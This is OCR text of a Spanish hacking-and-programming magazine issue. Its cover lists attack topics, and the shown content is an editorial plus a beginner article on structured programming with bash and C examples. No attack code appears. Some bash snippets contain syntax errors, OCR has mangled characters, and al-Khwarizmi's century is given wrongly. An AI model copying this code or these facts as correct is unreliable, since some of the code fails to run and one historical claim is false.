
HACK X CRACK: ESQUIVANDO FIREWALLS

PC PASO A PASO

AUGUSTA ADA BYRON



EL "PRIMER PROGRAMA" Y LA MAQUINA DE BABBAGE

SERIE RAW:



LA INSEGURIDAD DEL PROTOCOLO FTP

Utilizando APACHE como Servidor Proxy

XML ¿Qué es un DTD?

Curso de VB

IIS BUG XPLOIT

BASH SCRIPTING EN LINUX

CONTROLA TU SISTEMA

LOS CUADERNOS DE HACK X CRACK

www.hackxcrack.com

ENVENENAMIENTO DE ARP

¿CREES ESTAR A SALVO TRAS UN FIREWALL?

INTRUSION EN REDES DE AREA LOCAL

BURLANDO CONEXIONES SSL

Nº 11 -- P.V.P. 4,5 EUROS



HACK X CRACK - HACK X CRACK - HACK X CRACK

PC PASO A PASO: CREANDO NUESTRA PROPIA HERRAMIENTA DE HACKING

Falta una página

EDITORIAL

MAS PAGINAS, MAS CONTENIDO Y MISMO PRECIO... ESPERAMOS SEGUIR MEJORANDO.

DOS!!!!! DOS DISCOS DUROS y una Fuente de Alimentación han exhalado su último aliento durante el proceso de maquetación del número 11 de PC PASO A PASO (Los Cuadernos de Hack x Crack). Culpable solo hay uno, el enemigo número uno de cualquier ordenador: EL CALOR!!!!!

Dicen que hay gente que nace con suerte, MENTIRA. Si tienes ante ti esta revista no es por "suerte", sino porque durante la maquetación hacemos copia de seguridad de los datos tres veces al día. Nosotros no somos nadie para dar consejos, pero la experiencia manda y sí tenemos algo que pedirte: PON A SALVO TUS DATOS IMPORTANTES antes de que sea demasiado tarde. Seguro que estás harto de escuchar este tipo de "tonterías"; pero si estas palabras sirven para que una sola persona nos haga caso y haga una copia de seguridad de su trabajo, nos damos por satisfechos :)

Dejemos de lado los efectos del calor y pasemos a algo más interesante. Este número 11, por si no te has dado cuenta, pesa un poco más que los anteriores. Hemos incluido 16 páginas más de puro contenido y esperamos que a partir de este momento se mantenga así en los sucesivos. El coste de este esfuerzo para nuestra diminuta editorial es, creedme, INMENSO. Y para los que ya están pensando en una posible subida de precio a la vuelta del verano, que lo olviden... no tenemos ninguna intención de subir el precio ;p

Me quedo sin espacio y casi se me olvida lo más importante: ESTE NÚMERO 11 ES DE JULIO Y AGOSTO. Hacemos unas cortas vacaciones que utilizaremos para reorganizar el modo de trabajo y enfrentarnos a esas tareas que tenemos pendientes, por ejemplo la escasa disponibilidad actual del Servidor de Pruebas.

Muchos creerán que soy MUY PESADO por acabar siempre dando las gracias a quienes colaboran para que cada mes tengas en tus manos esta publicación; pero no te confundas, este agradecimiento no es una formalidad, es una realidad: Sin las colaboraciones desinteresadas de muchas personas, esta revista no vería LA LUZ. FELIZ VERANO !!!

INDICE

Falta una página

PROGRAMACION EN GNU LINUX
BASH SCRIPTING Y C

EL CHAMAN. LUIS U. RODRIGUEZ PANIAGUA -LINUX IV-

- BASH SCRIPTING: Para administrar el sistema // C: Para cualquier cosa
- Programación Estructurada y Paradigma de la Programación Orientada a Objetos
- Compiladores e Interpretes: Entendiendo como hablan los ordenadores

1. Introducción

Una vez presentada de manera muy general las características de nuestro sistema operativo, vamos a profundizar en ellas de la mejor manera posible: programando. La programación, y más cuando ésta va a estar orientada a tareas administrativas y relacionadas con la seguridad, será la mejor manera de ir conociendo en profundidad un S.O.

Tratar la programación siempre es una tarea larga y compleja debido a que muchos son los que creen saber programar en tal o cual lenguaje. Programar no es una tarea que se limite a un lenguaje concreto; programar es la capacidad que tendremos de saber cómo y qué hay que decirle a un ordenador para que realice una tarea concreta.

En el presente artículo nos centraremos en los "cómos"; la razón es sencilla: el qué depende de cada uno de vosotros.

Cuando hablamos de programación en GNU/LiNUX, estamos hablando de C. Pero también cuando hablamos de programación en GNU/LiNUX estamos hablando de administración. Por ello en el presente curso, nos centraremos en dos lenguajes para poner en práctica la teoría que demos de programación: bash scripting como lenguaje utilizado para la administración diaria del sistema, y C como lenguaje de programación general.

Esto nos servirá además para tomar conciencia de lo dicho arriba: Programar no es una tarea que se limite a conocer la sintaxis de un lenguaje, sino algo más

2. Paradigmas de programación: El algo más

Cuando hablamos de paradigmas de programación, estamos hablando de maneras de enfrentarse a un problema y darle así solución. Hoy por hoy los principales paradigmas de programación utilizados son el Paradigma de la Programación Estructurada y el Paradigma de la programación Orientada a Objetos.

Programación Estructurada

Cuando hablamos de Programación Estructurada estamos hablando de una manera de programar que se define de la siguiente forma: Dado un problema A, lo subdivido en problemas más sencillos A1, A2....An, los resuelvo y junto todo. Se supone que la resolución de un problema sencillo Ai conllevará menos trabajo que la resolución de un problema mayor (A). La ventaja de este sistema de programación nos permitirá afrontar el trabajo de una manera estructurada, ordenada y coherente e incluso facilitar el desarrollo de una aplicación por parte de un grupo de personas, cada una de las cuales se encargue de dar solución a uno de esos problemas Ai

Programación Orientada a Objetos

Cuando hablamos de **Programación Orientada a Objetos** estamos hablando a una manera de afrontar un problema que se identifica de alguna manera con la forma en la que los humanos percibimos la realidad: Considerar a cada elemento que pueda estar presente en un problema como un ente autónomo (objeto) con sus cualidades (atributos o características) y un comportamiento determinado (métodos).

Análogamente a lo expuesto en la definición de Programación Estructurada, el comportamiento de un programador cuando se enfrenta a un problema mediante el paradigma de la Programación Orientada a Objetos (P.O.O. a partir de ahora), será el siguiente: Dado un problema A, identifico todos los objetos que existen en el problema, los agrupo en clases y codifico estas. Creo un programa principal que a partir de las clases cree los objetos necesarios y hago interactuar a éstos entre sí. Ya tengo un programa.

La ventaja de este sistema radicará en mayor reutilización del código y en un diseño más estandarizado, lo cual hace de este tipo de lenguajes los ideales para el desarrollo de aplicaciones de manera industrial.

Cabe decir antes de nada que ningún paradigma es mejor que otro y que la elección de uno u otro depende mucho de los gustos personales del programador. Otra cosa que es necesaria recalcar es que de alguna manera La Programación Estructurada siempre se utiliza en la P.O.O., ya sea en los métodos o en los programas principales encargados de crear los objetos y darles las instrucciones pertinentes.

Para cada uno de estos paradigmas existen disponibles diversos lenguajes. Así para la programación Estructurada tenemos el C, Pascal,COBOL, FORTRAN,etc... Y para la P.O.O. el C++, Delphi, Smalltalk, SmallEiffel, Basic.NET (NO VisualBasic), C#, etc....

A lo largo del presente curso abordaremos tan sólo la Programación Estructurada utilizando para ello los dos lenguajes vistos en la introducción: el **bash-script y el C**. El primero por ser un lenguaje interpretado y utilizado constantemente en tareas administrativas del día a día en entornos UNiX; el segundo por ser El Lenguaje por antonomasia en entornos UNiX (la razón de la existencia del C es precisamente la necesidad de un lenguaje que permitiese escribir código del nuevo S.O. UNiX en los Bell Labs sin tener que usar el ensamblador; es decir, ambos se desarrollaron paralelamente).

3. La Programación Estructurada

3.1. Algoritmos, lenguajes y más cosas

Como se dijo previamente, la Programación Estructurada (P.E. a partir de ahora), básicamente consiste en enfrentarnos a un problema siguiendo la máxima divide y vencerás. Pero, una vez que hemos identificado los diversos subproblemas ¿qué he de hacer?

Pues simplemente aplicar un algoritmo que describa cómo resolver ese subproblema.
....
¿Que aplique un qué?

Un algoritmo. Un algoritmo, en términos generales, es un conjunto de instrucciones que se han de seguir para hacer una tarea, ya sea hacer una tortilla de patatas, vestirnos por las mañanas o "crear" un gusano. Algoritmo viene del farsí. Concretamente del nombre Abu Ja'far al-Khowârizmî, famoso matemático persa del siglo VII.

Pongamos un ejemplo sencillo. Imaginemos que una parte de un problema mayor requiere que pasemos un número cualquiera a positivo. Si nos preguntan probablemente responderemos: "pues miro si es negativo y si lo es lo hago positivo; es obvio". Tal vez lo sea. Pero cuando queremos que un ordenador, que

es completamente estúpido, sea quien resuelva el problema por nosotros, le tenemos que dar la mayor cantidad posible de información. Concretamente le tendríamos que decir algo como:

```
pipio
        numero <- lee_numero;
si numero < 0
entonces
        numero <- numero * -1
fin_si
fin
```

Lo arriba mostrado es lo que se conoce como pseudo código. El pseudo código podemos decir que es un meta-lenguaje de programación o un lenguaje de programación genérico; o si lo preferís: Programar con mi propio lenguaje. Como veis todo está en castellano y es fácilmente comprensible. Si hemos logrado escribir todo un programa en pseudo código, ¡ya hemos programado! Sin saber C, ni Pascal, ni.....



Otro ejemplo...

Otro ejemplo de pseudo código que trata el mismo caso (por si no has entendido el anterior):

1.- Recibo un número
2.- Leo el número
3.- Si número menor que cero (negativo) pasa a la línea siguiente, caso contrario finaliza el programa
4.- Multiplica el número por -1
5.- Fin

- Un momento que me pierdo. Si eso es programar ¿por qué existen el C, el Pascal, el Xisual Basic....?

Eso es programar, no nos quepa duda. Hemos descrito paso a paso las tareas necesarias para resolver un problema. Ahora bien, hablemos un poco de lenguajes, filologías y torres de Babel. Empecemos por lo más básico: Oigamos hablar a un ordenador:

00111101010010101010101000101010100
10101010100001111010101001 01

Ahora oigamos hablar a un ser humano; por ejemplo a un cliente que nos manda hacer un programa:

- Quiero un programa que me haga la declaración de la renta, se conecte a Internet y sea azul tortilla.

Pues bien, nuestro trabajo será hacer que mediante instrucciones precisas expresadas en unos y ceros, el ordenador sea capaz de resolver la declaración de la renta del cliente y permitirle navegar por Internet. Lo del color azul tortilla deberá ser negociado o pasárselo al departamento de programación de Wadalbertia.

A esta diferencia entre lenguajes (el lenguaje natural, correspondiente al ser humano, y el lenguaje máquina, correspondiente al procesador) se le denomina brecha semántica y es una pega real que existe a la hora de programar un ordenador porque ¿cómo sabe un ordenador que numero <- leer _ número corresponde a leer un número cuando él sólo entiende de unos y ceros?

Como alguno ya habrá adivinado, todo consistirá en "algo" que nos traduzca de nuestro lenguaje a unos y ceros. Pues bien, ese algo son los compiladores y los intérpretes. Ahora hablaremos de ello. Antes de terminar decir que, si cada uno programamos en nuestro propio lenguaje, necesitaríamos continuamente un compilador o intérprete para él. Es más, sería bastante probable que nosotros lo tuviésemos que hacer desde 0 (cosa que se puede hacer). Afortunadamente este trabajo que es uno de los más duros de la programación y ya lo han hecho por nosotros: Son los lenguajes de programación (Ada, Basic, C, etc....) que no dejan de ser más que una estandarización del lenguaje a emplear.


Programar pues, será resolver el problema inicialmente en nuestro propio lenguaje (pseudo código), y traducirlo posteriormente a lenguajes estandarizados que a su vez serán traducidos a unos y ceros que el ordenador entenderá. Aunque esta manera de hacer las cosas nos parezca pesada y contraproducente (algo así como escribir dos veces la misma cosa), es donde reside lo que distingue a los buenos programadores de los que no lo son.

3.2. Compiladores e intérpretes: Máquinas de varios niveles

Hablando de la brecha semántica, hemos hecho una breve introducción del problema más común a la hora de programar: La traducción de lo que el ser humano expresa a lo que una máquina es capaz de entender. A lo largo de la historia de los ordenadores este ha sido un problema al que los informáticos se han ido enfrentando progresivamente.


Un error común es pensar que el tratamiento de lenguajes de programación es algo reciente, perteneciente a la época del ordenador personal. Pero deberíamos remontarnos al siglo VII para ver como la base de la programación es ya presentada mediante el concepto de algoritmo. E incluso a los griegos.

Pero hay quien prefiere, y el autor se suma a ellos, considerar como la primera programadora a Ada Byron, más conocida como Lady Lovelace, que allá por el siglo XIX desarrolló el primer programa para un mecanismo de cálculo: La máquina de Babbage. Es a partir de este momento cuando el concepto de "algoritmo" y "programa" pasa a estar ligado al mundo de las máquinas de cálculo (ver "mini-biografía" de Ada Byron al final de este número). Ahora contemplemos el siguiente esquema que representa la brecha semántica:



Hubo una época en la que los ordenadores se programaban con unos y ceros. Incluso hubo una época en la que los ordenadores ni siquiera entendían de unos y ceros y había que programarlos enchufando y desenchufando los registros necesarios

Ahora contemplemos el siguiente esquema:



En la figura arriba mostrada se nos presenta el concepto de máquina virtual, en el que cada elemento contempla al ordenador como el elemento que tiene inmediatamente abajo. Así el ser humano, la idea que tiene, la plasma de manera formal (pseudo código); a su vez ese pseudo código se traduce a una codificación estánta o Lenguaje de alto Nivel (1). Esta tarea la suele hacer el ser humano, y digo suele porque tras la aparición de los lenguajes de cuarta generación (4GL) esto no es siempre así. A continuación, al pasar de M2 a M1 entra en juego el compilador o intérprete que traduce al ensamblador y de ahí a código objeto (binario) lo que hayamos expresado mediante el lenguaje estandarizado de programación. Y finalmente el enlazador o linker se encargará de traducir y añadir al código objeto lo necesario para que el programa sea un ejecutable comprensible por la CPU.

(1) Recibe este nombre por su proximidad a la cima del esquema, es decir, al lenguaje natural.



Cuando este proceso...

Cuando este proceso se realiza de una vez, es decir, antes de pasar al nivel Mi-1, tratamos todo el código que hay en el nivel Mi, estamos hablando de un lenguaje compilado. Cuando este el proceso se realiza con cada instrucción del programa, es decir, se coje UNA instrucción del nivel Mi, se transforma esta instrucción al nivel Mi-1, luego al Mi-2, se ejecuta, se pasa a la siguiente instrucción y se repite todo el proceso, hablaremos de un lenguaje interpretado.

3.3. Estructuras de Control

Tras presentar los lenguajes, volvemos un poco a hablar sobre la programación en si. Hemos visto que la P.E. consiste en reducir a problemas más sencillos un problema general y que las instrucciones que demos serán traducidas de una manera u otra a los unos y ceros que el ordenador es capaz de comprender. Pero una vez que hemos hecho eso ¿cómo "decimos" lo que se tiene que hacer?. Bien, la forma de decir a un programa lo que debe de hacer es lo que conocemos por Estructuras de Control y que como su nombre indica, serán mecanismos del código que nos permitirán controlar el flujo, es decir, la secuencia, de ejecución de instrucciones en un programa.

Para que un lenguaje de programación deba ser considerado como tal, debe de proporcionar estructuras de control.

Estas estructuras de control son tres:

Estructura Secuencial

Corresponde a la estructura que señala la secuencia de ejecución de las instrucciones. Es decir, es lo que nos dice: Aquí comienza y termina una instrucción básica

Veamos como se representaría:

Pseudocódigo

```
numeroA <- leer_numero()
numeroB <- leer_numero()
resultado <- numeroA+numeroB
imprimir(resultado)
```

Bash

```
read numeroA
read numeroB
resultado=`expr $numeroA + $numeroB`
echo $resultado
```

C

```
scanf("%i",&numeroA);
scanf("%i",&numeroB);
resultado=numeroA+numeroB;
printf("%i", resultado);
```

Como vemos en el pseudo código, la secuencia de las instrucciones queda señalada mediante la escritura de una instrucción simple por línea.

En el lenguaje bash scripting la secuencia también viene dada por la inclusión de una instrucción básica por línea.

Sin embargo en el lenguaje C, aunque según el ejemplo así lo parezca, no es el tener una instrucción por línea lo que marca la secuencia del programa, sino el **;** (punto y coma). De hecho el siguiente código en C es absolutamente idéntico al anterior:

```
scanf("%i",&numeroA);scanf("%i",&numeroB);res
ultado=numeroA+numeroB;printf("%i", resultado);
```

Ahora la primera línea NO es una instrucción, sino una SECUENCIA de instrucciones separadas por **;**

Estructura Selectiva

La Estructura selectiva nos permitirá escoger entre dos flujos distintos de ejecución del programa dependiendo de que una condición se cumpla o no. Por ejemplo:

Pseudocódigo

```
si numeroA < 0
entonces
    numeroA <- numeroA+1
si_no
    numeroA <- numeroA-1
fin_si
```

Bash

```
if [ $numeroA -lt 0 ]; then
    numeroA=`expr $numeroA +1'
else
    numeroA=`expr $numeroA -1'
fi
```

C

```
if (numeroA < 0)
{
   numeroA = numeroA + 1;
}
else
{
   numeroA = numeroA - 1;
}
```

Estructura Iterativa (Bucles)

Esta estructura nos permite realizar bucles o repeticiones. Podemos clasificar los bucles en tres tipos bien diferenciados

Bucles para o de número de repeticiones conocidas a priori

Estos bucles corresponde a los que utilizan un contador para realizar N veces una tarea o tareas determinadas. Como el valor inicial del contador debe de ser especificado antes de construir el bucle, se conoce a priori cuantas veces se repetirá.

Pseudocódigo

```
para contador <- 1 mientras contador < 10 hacer
   imprimir( Repetición número contador )
   contador <- contador + 1
fin_para
```

Bash

```
for contador in "1 2 3 4 5 6 7 8 9 10"
do
   echo "Repetición número $contador"
done
```

C

```
for(contador=1;contador < 10; contador ++)
{
printf("RepeticiAón número %i", contador);
}
```

En este caso resulta curioso observar cómo se comporta el bucle para en bash scripting dado que hay que pasarle la lista completa de los valores que puede tomar la variable contador. Pronto veremos que esto tiene su razón de ser debido a que la programación con este lenguaje se realiza principalmente para realizar tareas administrativas, y esta forma de hacer las cosas nos permitirá realizar cosas como:

```
#!/bin/sh
#
# Script que nos clasifica el contenido de
# un  directorio en subdirectorios
#
# Crear directorios
mkdir txt
mkdir grafs
mkdir html

# Mover todos los documentos html al
# directorio html
for archivo in [ *.html *.htm *.HTML *.HTM ]
do
     mv $archivo html
done

# Mover todos los documentos de texto al
# directorio txt
for archivo in [ *.txt *.TXT ]
do
     mv $archivo txt
done

# Mover los archivos de tipo gráfico al
# directorio graf
for archivo in [ *.gif *.GIF *.jpg *.jpeg *.JPG *.JPEG]
do
     mv $archivo grafs
done
```

Incluso este programa se puede simplificar muchísimo más pero a costa de perder un poquito de claridad, cosa que a estas alturas aún no podemos permitirnos.

Bucles mientras**....**hacer

En este tipo de bucles, también denominados de cero o más repeticiones, se examina inicialmente una condición o condición de permanencia en el bucle. Si esta se cumple entramos en el cuerpo de la repetición y no saldremos de él hasta que la condición de permanencia deje de cumplirse. Si no se cumple inicialmente no se entra; de ahí el nombre de cero o más repeticiones

Pseudocódigo

```
contador <- leer()
mientras contador < 100 hacer
     imprimir(contador)
     contador <- contador + 1
fin_mientras
```

Bash

```
read contador
while [ $contador lt 100 ]
do
     echo $contador
     contador = expr `$contador + 1'
done
```

C

```
scanf("%i",&contador);
while(contador < 100)
{
   printf("%i ", contador);
   contador=contador+1;
}
```

Bucles hacer**.....**mientras

Este tipo de bucles son similares a los anteriores, con la diferencia de que al menos una vez se ejecuta el cuerpo del bucle y se termina examinando la condición al final. Es por esto que reciben el nombre de bucles de una o más repeticiones.

Pseudocódigo

```
hacer
     imprimir(Deme un número positivo:)
     numero <- leer();
mientras numero <= 0
```

Bash

No hay equivalencia, pero lo podremos simular mediante un bucle mientras...hacer

```
echo "Deme un número positivo: "
read numero
while [ $numero -le 0 ]
do
   echo "Deme un número positivo: "
   read numero
done
```

C

```
do{
    printf("Deme un número positivo: ");
    scanf("%i",•);
}while(numero <= 0);
```

Y teniendo en cuenta estas tres estructuras básicas ya podremos, en teoría, enfrentarnos y resolver cualquier tipo de problema mediante la programación.

Se ha procurado ir ilustrando con ejemplos todas y cada una de las estructuras para recalcar dos cosas: La primera que veamos que escribir un programa en el lenguaje X se limita a tomar un manual de dicho lenguaje y a traducir del pseudo código a ese lenguaje. Segunda, que al final la sintaxis de los lenguajes se termina pareciendo y que si fuéramos angloparlantes la traducción del pseudo código al lenguaje X sería inmediata.... Sobre todo si el lenguaje X es Pascal. :o)

De esto podemos sacar la conclusión de que no es mejor programador quién "sabe" más C o más Basic o más... Si no aquel que tiene bien estructurado un programa, cuyo código es fácilmente legible y que donde, en consecuencia, es más fácil localizar los errores.

Y este estado de cosas se consigue cuando antes de teclear tan siquiera la primera línea de código, nos ponemos delante de una hoja de papel y realizamos la tarea de analizar el programa. Primero identificaremos partes de los programas que poseen cierta autonomía. Estos serán los "problemas más sencillos". También observaremos que hay "problemas más sencillos" que se presentan varias veces a lo largo de un problema mayor. Serán los candidatos a procedimientos o funciones, de los que hablaremos en más detalle en próximos capítulos. Finalmente daremos las instrucciones necesarias para resolver los "problemas más sencillos (2) y juntaremos todo. A este proceso se le denomina programación descendente.

(2) Hace unos años nuestro profesor de programación en la Facultad de Informática de Valladolid comentó: "Los mejores programadores son los rusos". Este comentario creó a su vez una avalancha de comentarios en voz baja, la mayoría especulativos sobre la naturaleza de esa cualidad de los programadores rusos.".... Tendrán mejores ordenadores ..... Tendrán mejores matemáticos .... La vodka y los algoritmos hacen buenas migas....". Al final nuestro querido (más o menos, todo hay que decirlo) profesor solventó el misterio: "Es que sólo disponen de lápiz y papel".

4. Poniendo en práctica lo dicho

Aún nos queda mucho por ver; principalmente particularidades de cada programa o términos tan importantes como el de variable. Con respecto a este último término, para el ejemplo que vamos a afrontar, digamos que son "cajas" donde podemos almacenar "cosas" temporalmente. En el próximo capítulo veremos que esta analogía es muy acertada si tenemos en cuenta lo que ocurre en la memoria.

Pero por ahora afrontemos un problema real. Imaginemos que nos piden desarrollar una sencilla calculadora que soporte las operaciones suma, resta, multiplicación y división. Las operaciones serán escogidas por el usuario mediante un menú. La aplicación deberá ser ejecutada hasta que el usuario desee salir.

Analicemos lo que se nos pide:

```
hacer
    ejecutar_calculadora
mientras no salir
```

En esta primera aproximación parece ser que ya tenemos una cosa: Que la calculadora se debe ejecutar mientras el usuario no quiera otra cosa. Vamos a ver que qué consiste el "sub-problema" ejecutar_calculadora


```
hacer
    imprimir_menu
    leer_opcion
mientras opcion < 0 o opcion > 5
leer_operandos
calcular
```

Bien, hemos visto que el trabajo de ejecutar_calculadora puede ser subdividido en trabajos más sencillos.

Continuando con el diseño descendente podremos llegar a que:

```
imprimir_menu
    imprimir(1 - Sumar)
    imprimir(2 - Restar)
    imprimir(3 - Multiplicar)
    imprimir(4 - Dividir)
    imprimir(5 - Salir)

leer_opcion
    imprimir(Deme una opción)
    opcion <- leer()

leer_operandos
    imprimir(Deme el primer operando:)
    numA <- leer()
    imprimir(Deme el segundo operando:)
    numB <- leer()
```

y finalmente calcular

```
si opcion=1
entonces
  resultado=numA+numB
fin_si
si opcion=2
entonces
  resultado=numA-numB
fin_si
si opcion=3
entonces
  resultado=numA*numB
fin_si
si opcion=4
entonces
  resultado=numA/numB
fin_si
```

Poniéndolo todo junto nos quedará:

```
pipio (* Entrada del programa *)

  hacer

    (* Leemos una opción válida *)
    hacer
      imprimir(1 - Sumar)
      imprimir(2 - Restar)
      imprimir(3 - Multiplicar)
      imprimir(4 - Dividir)
      imprimir(5 - Salir)
      imprimir(Deme una opción)
      opcion <- leer()
    mientras opcion < 0 o opcion > 5

    (* Leemos los operandos *)
    si opcion distinto de 5
    entonces
      imprimir(Deme el primer operando:)
      numA <- leer()
      imprimir(Deme el segundo operando:)
      numB <- leer()
    fin_si

    (* Realizar los cálculos *)

    (* Suma *)
    si opcion=1
    entonces
      resultado=numA+numB
    fin_si

    (* Resta *)
    si opcion=2
    entonces
      resultado=numA-numB
    fin_si

    (* Multiplicación *)
    si opcion=3
    entonces
      resultado=numA*numB
    fin_si

    (* División *)
    si opcion=4
    entonces
      resultado=numA/numB
    fin_si

  mientras ( opcion distinta de 5 )

fin (* Fin del programa *)
```

Bien, pues hemos resuelto el programa en pseudo código. Ahora tan sólo tendríamos que plasmarlo en Bash-script o C:

```
#!/bin/sh
opcion=-1

# Bucle principal del programa
while [ $opcion -ne 5 ]
do

   # Verivicacion de opcion e impresion
   while [  $opcion -lt 0 -o  $opcion -gt 5  ]
   do
      echo "1- Sumar"
      echo "2- Restar"
      echo "3- Multiplicar"
      echo "4- Dividir"
      echo "5- Salir"
      read opcion # Leemos la opci~n
   done

   # Lectura de operandos
   if [ $opcion -ne 5 ]
   then
      echo "Deme el primer operando: "
      read numA
      echo "Deme el segundo operando: "
      read numB
   fi

   # Operaci~n suma
   if [ $opcion -eq 1 ]
   then
      resultado=`echo " $numA + $numB " | bc -l`
   fi

   # Operaci~n resta
   if [ $opcion -eq 2 ]
   then
      resultado=`echo " $numA - $numB " | bc -l`
   fi

   # Operaci~n Multiplicaci~n
   if [ $opcion -eq 3 ]
   then
      resultado=`echo " $numA * $numB " | bc -l`
   fi

   # Operaci~n Divisi~n
   if [ $opcion -eq 4 ]
   then
      resultado=`echo " $numA / $numB " | bc -l`
   fi
   # Si no vamos a salir, imprimir el resultado y "limpiar"
   # opcion
   if [ $opcion -ne 5 ]
   then
      echo $resultado
      opcion=-1
   else
      echo "Gracias por usar mi calculadora"
   fi
done
```

Y el código en C

```
#include <stdio.h>

/* Entrada del programa principal */
int main()
{

  /* Declaraci~n de variables */
  float numA, numB, resultado;
  int opcion;

  /* Bucle principal del programa */
  do
  {
    /* Bucle de lectura de la opci~n */
    do
    {
       printf("\n 1- Sumar");
       printf("\n 2- Restar");
       printf("\n 3- Multiplicar");
       printf("\n 4- Dividir");
       printf("\n 5- Salir\n");
       printf("\n Introduzca opci~n: ");
       scanf("%i", &opcion);
    }while( (opcion < 0) || (opcion > 5) );

    /* Si no vamos a salir, pedimosoperandos */
    if (opcion!=5)
    {
       printf("\n Deme el primer operando: ");
       scanf("%f",&numA);
       printf("\n Deme el segundo operando: ");
       scanf("%f",&numB);
    }

    /* Caso de suma */
    if (opcion == 1)
    {
       resultado = numA + numB;
    }
    /* Caso de resta */
    if(opcion == 2)
    {
       resultado = numA - numB;
    }
    /* Caso de multiplicaci~n */
    if(opcion == 3)
    {
       resultado = numA * numB;
    }
    /* Caso de divisi~n */
    if(opcion == 4)
    {
       resultado = numA / numB;
    }
    /* Si no vamos a salir, imprimimos el resultado */
    if(opcion != 5)
    {
       printf("\n%f\n", resultado);
    }

  }while(opcion != 5);
}
```

Como se puede observar ambos códigos difieren mucho incluso en su estructura (debido principalmente a que el baash-script no soporta bucles hacer.....mientras. Pero por lo demás ambos programas no son más, en su parte más importante, que una mera traducción del pseudo código arriba mostrado.

4.1. Ejecutando los programas

Finalmente vamos a ejecutar los programas que hemos creado. En próximos artículos, y a medida que vayamos realizando programas más complejos, iremos explicando opciones más avanzadas de los compiladores o intérpretes que empleemos. En nuestro caso sobre todo del compilador de C, el gcc

Para poder ejecutar el bash-script tendremos dos opciones:

- Poner permisos de ejecución al archivo donde guardemos el código y ejecutarlo (OJO!!! Esto sólo lo podremos hacer si la primera línea del archivo que contenga el bash-script comienza por #!/bin/sh)

. Ejemplo:

```
luis@nostromo:~/hxc/a4$ chmod +x calculadora.sh
luis@nostromo:~/hxc/a4$ ./calculadora.sh
1- Sumar
2- Restar
3- Multiplicar
4- Dividir
5- Salir
```

- Invocando al intérprete bash-shell

```
luis@nostromo:~/hxc/a4$ sh calculadora.sh
1- Sumar
2- Restar
3- Multiplicar
4- Dividir
5- Salir
```

Para compilar el código C emplearemos los siguientes pasos:

```
luis@nostromo:~/hxc/a4$ gcc calculadora.c -o calculadora
luis@nostromo:~/hxc/a4$ ./calculadora
1- Sumar
2- Restar
3- Multiplicar
4- Dividir
5- Salir
Introduzca opción:
```

Al invocar al compilador con **gcc calculadora.c -o** calculadora le estamos diciendo que compile el código C almacenado en el fichero calculadora.c y que genere un ejecutable llamado calculadora (por defecto si no se le pasa la opción -o nombre_ejecutable, crea uno llamado a.out).

En la siguiente línea (en azul) tan sólo ejecutamos el ejecutable generado.

5. Terminando

Esto es todo por hoy. Puede que los temas tratados parezcan muy básicos a unos; puede que a otros les parezca que nada de esto tiene que ver con el llamado mundo del hacking.... A los primeros pedirles paciencia; aquí hay gente que es la primera vez que toman contacto con la programación. A los segundos decirles que no se puede comenzar a construir la casa por el tejado, y que si no sabemos cómo darle instrucciones a un ordenador, "malamente" podremos realizar The Ultimate Application on Networking Security

En el siguiente artículo nos centraremos más en el C como lenguaje de programación y en el compilador gcc. El bash-scripting tomará otros derroteros no menos interesantes: Creación de nuestros propios scripts para administrar nuestro sistema. Y cuando digo administrar nuestro sistema me refiero tanto a mover archivos de un lado para otro como monitorizar la red. **Saludos.**

SERIE RAW: ENTENDIENDO LOS PROTOCOLOS Y SU SEGURIDAD

RAW 5 : FTP (File Transfer Protocol)

PRIMERA PARTE

Por fin tenemos ante nosotros la primera parte de la SERIE RAW dedicada al PROTOCOLO FTP. Vamos a "hablar" con un Servidor FTP de TU a TU -- Sin mediadores --

0. Introducción

